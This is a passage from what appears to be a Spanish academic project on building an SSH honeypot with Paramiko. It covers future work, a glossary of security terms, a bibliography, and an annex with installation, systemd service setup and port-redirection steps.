Como futuras líneas de desarrollo del honeypot resulta interesante realizar un estudio de posibles comandos que no hayan sido contemplados para dar más realismo a las respuestas del servidor, analizando incluso la posibilidad de algún intérprete de terceros como puede ser busybox. También resulta recomendable intentar que Shodan reconozca nuestra máquina como un servidor SSH funcional y no como Paramiko encapsulando un servidor SSH. De esta forma, es posible que nuestro honeypot sea más atractivo aún para los atacantes.

7 Glosario

Malware: Son los tipos de software malicioso que intentan infectar un ordenador o un dispositivo móvil con múltiples finalidades, como, por ejemplo, extraer información personal o contraseñas, cifrar el contenido o evitar que los dueños accedan a su dispositivo.

Ransomware: Se trata de un tipo concreto de malware que tiene la finalidad de impedir a los usuarios acceder a sus dispositivos o archivos personales. A cambio de una posible liberación, exigen un pago a modo rescate para poder volver a acceder. Se conocen desde los años 80 y el más caso más reciente ha sido WannaCry.

Conpot: Honeypot destinado a servidores con funciones de control industrial y redes SCADA. Esta diseñado para ser fácil de instalar y gestionar, permitiendo rápidas modificaciones y despliegues de nuevos dispositivos simulados.

Cowrie: Es un honeypot destinado a simular interacciones de nivel medio por SSH o Telnet. El honeypot recibe los comandos enviados por el atacante, verifica que están disponibles y son posibles y los simula. Además, en caso de que ejecuten descargas de ficheros estos son almacenados. Todo esto es guardado en una bitácora para su estudio.

Dionaea: Se trata de un honeypot destinado a la descarga de malware. Permite conexiones de los atacantes con el objetivo de que estos ejecuten la conexión por distinto de los protocolos disponibles, como pueden ser SMB, HTTP, FTP o VoIP.

SSH: Protocolo (y programa que lo implementa) que permite el acceso remoto a servidores u ordenadores personales por medio de un canal seguro con una conexión cifrada. Aparte de lo anterior, también permite la copia de ficheros entre máquinas, como FTP incluso la gestión de claves RSA para que no sea necesaria la contraseña para el acceso.

Kibana: Se trata de un complemento de código libre que permite la visualización de forma gráfica de los datos de elastic search. Permite al usuario generar gráficos de todo tipo como, barras, pastel, etc.…

Elasticsearch: Se trata de un motor de búsqueda que utiliza esquemas JSON para el almacenamiento y la consulta de datos y está desarrollado en Java. Permite una arquitectura multidispositivo.

Bluetooth: Es una especificación industrial para redes inalámbricas de área personal que permite la transmisión de voz y datos entre distintos dispositivos mediante un enlace de radiofrecuencia en la banda ISM de los 2.4 GHz. Sus objetivos son facilitar la comunicación entre dispositivos móviles mientras se eliminan los cables y crear pequeñas redes inalámbricas para la sincronización de datos.

ZigBee: Es el nombre de la especificación de un conjunto de protocolos de alto nivel de comunicación inalámbrica de bajo consumo, basada en el estándar IEEE 802.15.4 de redes inalámbricas de área personal. Su objetivo son las aplicaciones que requieren comunicaciones seguras con baja tasa de envío de datos y maximización de la vida útil de sus baterías. El principal ámbito en el que está centrada esta tecnología es la domótica.

RFID: Las siglas responden a identificación por radiofrecuencia. Es un sistema de almacenamiento y recuperación de datos remoto que usa etiquetas o tarjetas, similares a pegatinas que pueden ser adheridos a productos para su reconocimiento.

Ant: Se trata de un protocolo propietario (aunque de acceso libre) de tipo multicast destinado a sensores corporales con el objetivo de limitar el consumo de estos. Originalmente fue diseñada y comercializada por ‘ANT Wireless’ una división de la empresa ‘Garmin’.

Spam: Es el termino utilizado para referirse al correo basura o no deseado que generalmente suele proceder de remitentes no conocidos. Generalmente suelen tener carácter publicitario y son enviados en grandes cantidades, aunque también pueden tener el objetivo de propagar malware.

Cámara IP: Se refiere a las cámaras de grabación con capacidades computacionales integradas y que se encuentra conectada a la red para permitir observar sus grabaciones de forma remota.

DDoS: Siglas de ataque de denegación de servicio distribuidos en inglés. Es un tipo de ataque desde múltiples máquinas a una computadora o red de computadoras que causa que uno o varios de sus servicios sean inaccesibles para los usuarios legítimos. Generalmente suele deberse a que se produce un consumo total del ancho de banda disponible o de los recursos de la máquina atacada.

DNS: Siglas en inglés del sistema de nombres de dominio. Es un sistema de nomenclatura descentralizado para los sistemas conectados en redes IP. Su función principal es traducir los nombres de dominio, forma comprensible para los humanos, a identificadores binarios comprensibles por las máquinas. Un ejemplo sería resolver el dominio 'www.google.es' a 216.58.201.163.

AWS: Siglas de Amazon Web Services, empresa de Amazon. Es una colección de servicios de computación en la nube que proporcionan capacidad de computación bajo demanda a usuarios privados o empresas. AWS ofrece la posibilidad de desplegar máquinas de forma transparente para los usuarios de forma rápida y con los recursos requeridos, pagando únicamente por el tiempo que ésta es utilizada.

EBS: Se trata de los volúmenes de almacenamiento de bloques persistentes para utilizar con las instancias de Amazon en la nube de AWS. Cada volumen de Amazon EBS se replica automáticamente dentro de una zona de disponibilidad para poder protegerse frente a los errores de componentes, ofreciendo una alta disponibilidad y durabilidad.

SSD: Siglas en inglés de unidad de estado sólido. Es un tipo de dispositivo de almacenamiento de datos que utiliza memoria no volátil para almacenar datos en lugar de platos como los discos duros tradicionales. Estos discos son más resistentes y rápidos que los discos duros tradicionales, aunque su vida útil es inferior.

GIT: Se trata de un software de control de versiones cuyo diseño pertenece a Linus Torvalds, quien también inició el kernel de Linux. El objetivo de este software, además de ser distribuido, es permitir a cada desarrollador llevar una copia local de cada una de las modificaciones, permitiendo posteriormente fusionar esas ramas en una común.

root: Cuenta de superusuario en Linux. Es una cuenta que posee todos los privilegios y permisos necesarios para realizar cualquier acción sobre el sistema o acceder a cualquier lugar.

ORM: Siglas en inglés para el mapeo objeto relacional. Se trata de un tipo de programación mediante el que se mapean los modelos de datos a los sistemas de tipos. Es utilizado en los lenguajes de programación orientados a objetos.

SQLite: Se trata de un sistema de gestión de base de datos contenido en una librería de poco tamaño y que consume pocos recursos. Se sirve de un solo fichero para almacenar toda la información relativa a la base de datos.

Virustotal: Sitio web que proporciona, de forma gratuita, el análisis de archivos y páginas a través de distintos antivirus.

SHA-256: Función de 256 del algoritmo SHA-2. Este tipo de algoritmos son utilizados para verificar la integridad de las copias de datos sin riesgo de colisiones.

Nmap: Se trata de un programa de código abierto que permite ejecutar análisis sobre los puertos de una máquina. El programa detectará el estado de estos e intentará asociar que servicio está corriendo.

Shodan: https://www.shodan.io/. Se trata de una web de pago que permite revisar dispositivos conectados a la red y ver qué servicios tienen habilitados.

Badpackets: https://mirai.badpackets.net. Se trata de una web que ofrece de forma gratuita información sobre IPs que puedan tener relación con la botnet Mirai

C&C: Siglas de Command and control. Parte encargada de controlar los zombies o bots conectados a una botnet

Wireshark: Herramienta utilizada para para analizar flujos de tráfico a nivel de protocolo. Ofrece una interfaz gráfica y opciones de filtrado en las comunicaciones.

8 Bibliografía

[1] @t3chn0m4g3, <<T-Pot 19.03>> Consultado el 8 de marzo de 2019 https://github.com/dtag-dev-sec/tpotce#requirements

[2] Wikipedia, <<Internet de las cosas>> Consultado el 28 de marzo de 2019 https://es.wikipedia.org/wiki/Internet_de_las_cosas

[3] Cámara Valencia, <<Caminar con éxito hacia la Industria 4.0: Capítulo 14 - Dispositivos (I) Internet de las cosas (IoT)>> Consultado en línea el 28 de marzo de 2019 https://ticnegocios.camaravalencia.com/servicios/tendencias/caminar-con-exito-hacia-la-industria-4-0-capitulo-14-dispositivos-i-internet-de-las-cosas-iot/

[4] Peter (Spiceworks) <<Data snapshot: The Lifespan of Computers and Other Tech in the Workplace>> Publicado en línea el 20 de agosto de 2018 https://community.spiceworks.com/blog/3103-data-snapshot-the-lifespan-of-computers-and-other-tech-in-the-workplace

[5] Dennis Fisher, <<¿Qué es un botnet?>> Publicado en línea el 25 de abril de 2013 https://www.kaspersky.es/blog/que-es-un-botnet/755/ [Último acceso: 28 de marzo de 2019]

[6] Wikipedia, <<Mirai (malware)>> Consultado en línea el 10 de abril de 2019 https://es.wikipedia.org/wiki/Mirai_(malware)

[7] Panda, <<¿En qué se diferencian el sandboxing y los honeypots?>> Consultado en línea el 10 de abril de 2019 https://www.pandasecurity.com/spain/mediacenter/seguridad/diferencias-sandboxing-honeypot/

[8] Amazon, <<Precios de Amazon EC2>> Consultado en línea el 12 de marzo de 2019 https://aws.amazon.com/es/ec2/pricing/on-demand/

[9] Amazon, <<Precios de Amazon EBS>> Consultado en línea el 12 de marzo de 2019 https://aws.amazon.com/es/ebs/pricing/

[10] Paramiko, <<Paramiko>> Consultado en línea el 2 de abril de 2019 http://www.paramiko.org/

[11] Peewee, <<Peewee>> Consultado en línea el 4 de abril de 2019 http://docs.peewee-orm.com/en/latest/

[12] Flask, <<Flask>> Consultado en línea el 20 de abril de 2019 http://flask.pocoo.org/

[13] Virustotal, <<API>> Consultado en línea el 22 de abril de 2019 https://developers.virustotal.com/reference

[14] Monapi, << IP Address Anomaly API>> Consultado en línea el 14 de abril de 2019 https://www.monapi.io/

[15] IPinfo << IP Data For All Your Business Needs>> Consultado en línea el 14 de abril de 2019 https://ipinfo.io/

[16] Nmap <<Nmap service detection list>> Consultado en línea el 20 de abril de 2019 https://svn.nmap.org/!svn/bc/3320/nmap/nmap-service-probes

[17] Hybrid-analysis <<Corona.i686>> Consultado en línea el 21 de mayo de 2019 https://www.hybrid-analysis.com/sample/c281fedb0020ae631a9fcaf0d5db188e3913743b3219f01ebdbfe5db77f47002

[18] Hybrid-analysis <<Corona.i686>> Consultado en línea el 21 de mayo de 2019 https://www.hybrid-analysis.com/sample/c281fedb0020ae631a9fcaf0d5db188e3913743b3219f01ebdbfe5db77f47002/5ce4138c038838313edc527d

[19] Bikewiki <<160914-312.log>> Consultado en línea el 25 de mayo de 2019 http://bikewiki.jp:5000/app/2016/12/28/160914-312.log

[20] Spoofit <<NEW MIRAI C&C DEPLOYED>> Consultado en línea el 25 de mayo de 2019 http://www.spoofit.org/new-mirai-cc-deployed/

9 Anexos

Instalación del honeypot SSH

En este apartado detallaremos el proceso necesario para poder desplegar el honeypot SSH en una máquina Linux Debian. Partiremos de una instalación limpia del sistema operativo Debian 9.6 y lo primero será instalar la siguiente paquetería. Para ello necesitaremos, como en cualquier distribución ser root, o permisos de sudo:

```
apt-get install python-pip libkrb5-dev virtualenv python3-dev
sqlite3 git
```

Las herramientas instaladas tienen los siguientes objetivos:

- `python-pip`: Se trata del gestor de Python para la descarga e instalación de módulos.
- `libkrb5-dev:` Se trata de la librería de Linux que contiene las librerías necesarias para integrarse con este sistema. Es requerido por Paramiko para poder funcionar.
- `virtualenv:` Herramienta utilizada para crear entornos aislados en Python. Con ella, aislamos nuestra aplicación del entorno global, permitiéndonos mantener versiones de Python y sus librerías, aunque se actualicen las del sistema.
- `python3-dev:` Librería que incluye las herramientas de desarrollo para construir módulos y aplicaciones de Python 3.
- `sqlite3:` Librería de Linux para la interacción con bases de datos SQLite.
- `git:` Aplicación necesaria para la integración con los repositorios de código fuente basados en git. Necesaria para poder descargar nuestro desarrollo.

A partir de este punto no será necesario tener permisos de administrador de sistema para continuar con la instalación por lo que utilizaremos el usuario ‘user’ para continuar con ella.

Lo siguiente será crear un entorno virtual. En la creación especificaremos que utilice como intérprete Python 3 debido a su mayor compatibilidad con las librerías y que Python 2 es deprecado el 1 de enero de 2020:

```
user@debian:~$ virtualenv -p python3 ssh_pot
user@debian:~$ cd ssh_pot
user@debian:~/ssh_pot$ source bin/activate
(ssh_pot) user@debian:~/ssh_pot$
```

Una vez creado el entorno virtual, entraremos dentro de la carpeta generada y lo activaremos mendiate su script de activación, que se encuentra dentro de la carpeta 'bin'. Como se puede ver, de aquí en adelante aparecerá en el prompt de la consola la cadena `(ssh_pot)` precediendo al prompt común, esto significa que el entorno virtual está activado y todo tendrá un ámbito local.

```
(ssh_pot) user@debian:~/ssh_pot$ which python
/home/user/ssh_pot/bin/python
```

A continuación, clonaremos el proyecto desde git. El propio git nos generará una carpeta con el nombre del proyecto, lo que nos permitirá mantenerlo más ordenado dentro del entorno virtual:

```
(ssh_pot) user@debian:~/ssh_pot$ git clone
https://github.com/alalbeniz/ssh_pot.git
Cloning into 'ssh_pot'...
remote: Enumerating objects: 168, done.
remote: Counting objects: 100% (168/168), done.
remote: Compressing objects: 100% (113/113), done.
remote: Total 168 (delta 88), reused 127 (delta 49), pack-reused
Receiving objects: 100% (168/168), 379.14 KiB | 0 bytes/s, done.
Resolving deltas: 100% (88/88), done.

(ssh_pot) user@debian:~/ssh_pot$ ls -l
total 20
drwxr-xr-x  2 user user 4096 May 7 19:47 bin
drwxr-xr-x  2 user user 4096 May 7 19:46 include
drwxr-xr-x  3 user user 4096 May 7 19:46 lib
drwxr-xr-x  3 user user 4096 May 7 19:46 share
drwxr-xr-x 10 user user 4096 May 7 19:47 ssh_pot

(ssh_pot) user@debian:~/ssh_pot$ cd ssh_pot/

(ssh_pot) user@debian:~/ssh_pot/ssh_pot$ ls -l
total 52
drwxr-xr-x 2 user user 4096 May 7 20:00 ddbb
-rw-r--r-- 1 user user    0 May 7 20:00 __init__.py
drwxr-xr-x 2 user user 4096 May 7 20:00 keys
drwxr-xr-x 2 user user 4096 May 7 20:00 log
-rw-r--r-- 1 user user 3319 May 7 20:00 README.md
-rw-r--r-- 1 user user   81 May 7 20:00 requirements.txt
drwxr-xr-x 2 user user 4096 May 7 20:00 samples
-rwxr-xr-x 1 user user 7188 May 7 20:00 ssh_server.py
-rw-r--r-- 1 user user 6899 May 7 20:00 ssh_web.py
drwxr-xr-x 5 user user 4096 May 7 20:00 static
```

```
drwxr-xr-x 2 user user 4096 May 7 20:00 templates
drwxr-xr-x 2 user user 4096 May 7 20:00 utils
```

Siguiendo la instalación entraremos dentro de la carpeta del proyecto para poder instalar las librerías necesarias de Python para que funcione el aplicativo. Estas librerías están definidas dentro del archivo 'requirements.txt' y se pueden instalar mediante pip:

```
(ssh_pot) user@debian:~/ssh_pot/ssh_pot$ pip install -r
requirements.txt
```

Aunque en el fichero se encuentran definidas únicamente cinco librerías, internamente cada una de ellas tendrá las suyas por lo que si listamos las librerías instaladas debería aparecer algo similar a lo siguiente (pueden variar las versiones):

```
(ssh_pot) user@debian:~/ssh_pot/ssh_pot$ pip freeze
asn1crypto==0.24.0
bcrypt==3.1.6
certifi==2019.3.9
cffi==1.12.3
chardet==3.0.4
Click==7.0
cryptography==2.6.1
Flask==1.0.2
idna==2.8
itsdangerous==1.1.0
Jinja2==2.10.1
MarkupSafe==1.1.1
paramiko==2.4.2
peewee==3.9.3
pkg-resources==0.0.0
pyasn1==0.4.5
pycparser==2.19
PyNaCl==1.3.0
python-gssapi==0.6.4
requests==2.21.0
six==1.12.0
urllib3==1.24.3
Werkzeug==0.15.4
```

En este punto será necesario generar la clave privada del servidor que será utilizada para cifrar la conexión con los clientes. Para ello nos valdremos de la herramienta de Linux 'ssh-keygen':

```
Enter file in which to save the key (/home/user/.ssh/id_rsa):
keys/server
Enter passphrase (empty for no passphrase):
```

```
Enter same passphrase again:
Your identification has been saved in keys/server.
Your public key has been saved in keys/server.pub.
```

Especificaremos en la ruta la carpeta definida para almacenar las claves de la aplicación, ‘keys’. En este caso se ha nombrado a la clave ‘server’, pero se puede definir cualquier otro ya que lo será necesario modificar el código fuente ‘ssh_server.py’ descargado para especificar la clave que usaremos:

```
APP_DIR = os.path.dirname(os.path.realpath(__file__))
LOG_DIR = "log/server.log"
KEY_DIR = "keys/test_rsa.key"

# setup logging
if dbg: logger.debug(os.path.join(APP_DIR, LOG_DIR))
paramiko.util.log_to_file(os.path.join(APP_DIR, LOG_DIR))
logger = paramiko.util.get_logger('paramiko')

if dbg: logger.debug(os.path.join(APP_DIR, KEY_DIR))
host_key = paramiko.RSAKey(filename=os.path.join(APP_DIR,
KEY_DIR))
```

Modificaremos el path definido en la variable ‘KEY_DIR’ por el nombre que hayamos dado a la clave, en nuestro caso ‘keys/server’.

Por último, únicamente nos quedará generar el fichero de log donde escribirá la aplicación. Como aparece en el trozo de código anterior, está dentro de la carpeta ‘log’ y se llama ‘server.log’. Nos valdremos de la utilidad ‘touch’ para esto:

```
(ssh_pot) user@debian:~/ssh_pot/ssh_pot$ touch log/server.log
```

Si se desea modificar el puerto en el que arrancará el servicio necesitaremos modificar de nuevo el código de ‘ssh_server.py’:

```
sock.bind(("", 13022))
```

Probaremos a ejecutar el servidor e invocar desde otra máquina para ver la respuesta de este.

```
(ssh_pot) user@debian:~/ssh_pot/ssh_pot$ python ssh_server.py
```

Desde la otra máquina ejecutaremos la conexón invocando al puerto 13022 que es el que está definido en el código.

```
root@debian:~# ssh -p 13022 root@192.168.1.34
The authenticity of host '[192.168.1.34]:13022
([192.168.1.34]:13022)' can't be established.
RSA key fingerprint is
SHA256:TtOmv1ri/A8ss9AtEAOCBkY1OklvFAW6ozUg/Le7JLs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.1.34]:13022' (RSA) to the
list of known hosts.
root@192.168.1.34's password:
root@OpenWrt:~# id
uid=0(root) gid=0(root) groups=0(root)
root@OpenWrt:~# exit
Connection to 192.168.1.34 closed.
```

En el log del honeypot podremos ver toda la traza de comunicación entre uno y otro, incluyendo el sistema de autenticación, los datos pasados y los comando ejecutados.

```
(ssh_pot) user@debian:~/ssh_pot/ssh_pot$ cat log/server.log
DEB [20190519-20:34:59.117] thr=1   paramiko: Listening for
connection ...
DEB [20190519-20:35:07.830] thr=1   paramiko: Connection from
('192.168.1.37', 48992)
DEB [20190519-20:35:07.831] thr=1   paramiko: Got a connection!
DEB [20190519-20:35:07.920] thr=2   paramiko.transport: starting
thread (server mode): 0x2e283b38
DEB [20190519-20:35:07.920] thr=2   paramiko.transport: Local
version/idstring: SSH-2.0-paramiko_2.4.2
DEB [20190519-20:35:07.921] thr=2   paramiko.transport: Remote
version/idstring: SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u2
INF [20190519-20:35:07.921] thr=2   paramiko.transport:
Connected (version 2.0, client OpenSSH_7.4p1)
DEB [20190519-20:35:11.596] thr=2   paramiko.transport: Auth
request (type=password) service=ssh-connection, username=root
DEB [20190519-20:35:11.597] thr=2   paramiko: Username: [root],
Password: [root]
INF [20190519-20:35:11.598] thr=2   paramiko.transport: Auth
granted (password).
DEB [20190519-20:35:11.604] thr=2   paramiko.transport: Secsh
channel 0 (session) opened.
DEB [20190519-20:35:11.606] thr=1   paramiko: Authenticated!
DEB [20190519-20:35:13.980] thr=1   paramiko: Command:[id]
DEB [20190519-20:35:16.468] thr=1   paramiko: Command:[exit]
```

Si analizamos el contenido de la base de datos, podremos ver esta información de forma estructurada:

```
(ssh_pot) user@debian:~/ssh_pot/ssh_pot$ sqlite3
ddbb/database_connections.db

sqlite> select * from connection;
1|root|root|2019-05-19 20:11:38.735978|(<IP: 192.168.1.37>,
True)|id
exit
|SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u2
```

Ejecución como servicio

Es posible configurar el servidor para dejarlo corriendo en modo servicio. Con esto, conseguirnos que tras cada finalización del proceso este vuelva a ser lanzado por el sistema, para ello, nos ayudaremos de 'systemd'. Aunque systemd nos permita ejecutar el servicio con otro usuario, necesitaremos permisos de administrador para estos cambios.

Será necesario definir un fichero de configuración en la siguiente ruta:

```
/lib/systemd/system/%SERVICE_NAME%.service
```

Habrá que sustituir el valor de la variable %SERVICE_NAME% por el nombre que queramos dar al servicio, en nuestro caso se ha llamado 'ssh_pot'. Dentro del fichero de configuración utilizaremos la siguiente configuración:

```
[Unit]
Description=SSH server in port %PORT%

[Service]
User=%USER%
Group=%GROUP%
ExecStart=%FOLDER_PATH%/bin/python
%FOLDER_PATH%/ssh_pot/ssh_server.py
StandardOutput=syslog
StandardError=syslog
SyslogIdentifier=SSHPotServer
Restart=always

[Install]
WantedBy=multi-user.target
```

Con la variable %PORT% modificaremos el puerto que mostramos en la ayuda del servicio. Las variables %USER% y %GROUP% se usan para definir el usuario y grupo con el que se lanzará el servicio, se recomienda que sea el de

un usuario sin permisos de administración. Con la variable %FOLDER_PATH% especificamos la ruta donde hemos configurado nuestro entorno virtual durante la instalación de la aplicación.

Una vez definida la configuración, podremos ejecutar el servicio mediante el siguiente comando:

```
systemctl start %SERVICE_NAME%.service
```

Aunque de esta forma, la configuración no será permanente, para que lo sea, ejecutaremos el siguiente comando:

```
systemctl enable %SERVICE_NAME%.service
```

Por último, podemos ver el estado de la aplicación en todo momento mediante el comando:

```
systemctl status %SERVICE_NAME%.service -l

● ssh_pot.service - SSH server in port 13022
   Loaded: loaded (/lib/systemd/system/ssh_pot.service; enabled;
vendor preset: enabled)
   Active: active (running) since Sat 2019-05-20 16:55:14 UTC;
1min 49s ago
 Main PID: 18059 (python3)
    Tasks: 1 (limit: 1152)
   CGroup: /system.slice/ssh_pot.service
           └─18059 /home/jr/ssh_pot/bin/python3
/home/jr/ssh_pot/ssh_pot/ssh_server.py
```

Uso del puerto 22

Como se ha detallado en el apartado de despliegue del honeypot, este escucha por defecto el puerto 13022. Para llamar más la atención de los atacantes y poder recibir más ataques se puede configurar, via IPtables, una redirección entre puertos.

Esto lo conseguimos con la siguiente sentencia:

```
sudo iptables -A PREROUTING -t nat -i eth0 -p tcp --dport 22 -j
REDIRECT --to-port 13022
```

Mediante el parámetro '--dport' indicamos el puerto desde el que se quiere hacer la redirección y con el puerto '--to-port' el puerto que tendremos escuchando en nuestro sistema.

Este comando se puede ejecutar varias veces para un mismo puerto origen de redirección teniendo como destino un mismo puerto. En nuestro caso, para aumentar la eficacia de las conexiones, se redirigieron los puertos 22 (SSH) y 23 (telnet) hacia el puerto que estaba escuchando el servidor honeypot (13022).